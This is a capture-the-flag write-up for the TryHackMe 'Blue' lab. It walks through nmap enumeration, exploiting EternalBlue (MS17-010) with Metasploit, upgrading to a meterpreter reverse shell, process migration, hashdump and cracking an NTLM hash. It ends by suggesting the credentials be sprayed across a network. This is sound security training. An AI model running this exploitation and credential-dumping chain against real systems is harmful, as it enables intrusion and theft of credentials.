
TryHackMe Writeup: Blue

Upon deploying “Blue”, I was presented with an IP address of **10.10.48.149**. I first began enumeration of the machine by scanning for open ports and services

nmap -sT -sU -sV -Pn 10.10.48.149

Note that although not required for the lab, I also scanned for open UDP ports. Doing this could provide me with a larger attack surface. However, UDP scans take significantly longer, and will add more time to the scan process



The resulting scan has demonstrated that SMB port 445 was open. So my next step was to see if I could enumerate both shares and users. In addition, I also wanted to scan for any SMB vulnerabilities.

nmap -p445 10.10.48.149 --script=smb-enum-users,smb-enum-shares,smb-vuln-ms17-010

The resulting scan was unable to enumerate users or shares. It did however disclose that the host was likely vulnerable to “Eternal Blue”, associated with MS17-010.

```
Nmap scan report for 10.10.48.149
Host is up (0.13s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\10.10.48.149\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.10.48.149\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.10.48.149\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: READ
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

With that being noted, I decided to jump directly into exploiting the vulnerability. Worst case scenario, it would fail and I would have to continue enumerating. But if it succeeds……. Its time to fire up Metasploit.

A search for an associated exploit returned several results. I chose to start with #2

```
msf5 > search ms17_010

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010             .                normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

First, I prepared Metasploit with known information to prevent having to repeatedly set the same information.


setg RHOSTS 10.10.48.149

setg LHOST 10.9.240.85


Now I can select the exploit and set any additional *required* fields.

use exploit/windows/smb/ms17_010_eternalblue

Since the required fields were already set with “setg”, this exploit was ready to run. I typed “exploit -z” and fired it off. WINNING!



In addition to gaining a shell, I also noticed I already have SYSTEM privileges




Knowing that the flags on the system were named “flag*.txt”, I ran a recursive search for those files. For the search to work as directed, I changed my current directory to C:\, then ran the search

cd C:\

dir /r /s flag*

The resulting search turned up 3 flags



I could read those flags by typing the following:

type C:\PATH\TO\flag#.txt

However, not being satisfied with just retrieving the flags, I'd also like to dump hashes so we can potentially get credentials. To do this, I have a few options. First I could run a post-exploitation module to do this. However, by going this route I am still limited in what I can do in my current context (command shell). Instead, I would like to upgrade my shell to a

meterpreter shell. To do this, I backgrounded my current session with Ctrl+Z and used the following module:

post/multi/manage/shell_to_meterpreter

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf5 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST    10.9.240.85      no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on.
```

Once configured, I launched the exploit and waited for my session. Once in, I ran “getuid” to see if I needed to take further action to escalate my current privs. Luckily, I already had SYSTEM

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Next, we will load any and all extensions that I could find useful now that I am fully in the system. I loaded additional extensions

load kiwi

load extapi

load incognito

Now, before I try anything else, I need to make sure that I am in a 64 bit process (so kiwi can work properly). I ran the following two commands:

getpid

ps

I observed that my PID was 2528. Cross referencing that with the process list, I realized that I was in an x86 process.

```
2528  2116  powershell.exe        x86   0       NT AUTHORITY\SYSTEM
```

No Bueno. I need to migrate! Now I need an x64 process that is ALSO running with system privs. Looks like 480 was a good candidate…

```
480   708   svchost.exe          x64   0       NT AUTHORITY\SYSTEM
```

```
meterpreter > migrate 480
[*] Migrating from 2528 to 480...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 480
```

Next, I want creds. Why? Because they could be useful should I choose to pivot and attack other endpoints. So in my meterpreter shell, I ran the following:

hashdump

Awesome! I have a few hashes to crack

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

I decided to use crackstation. If the hashes exist there, itll take way less time than John or Hashcat. After entering the hashes, looks like it gave us Jons password!

31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

Since this is a standalone machine, There’s not much more to do network-wise. But if I were to continue during a real engagement, I would use this machine as a pivot point and spray these creds across the network to see what else I can access.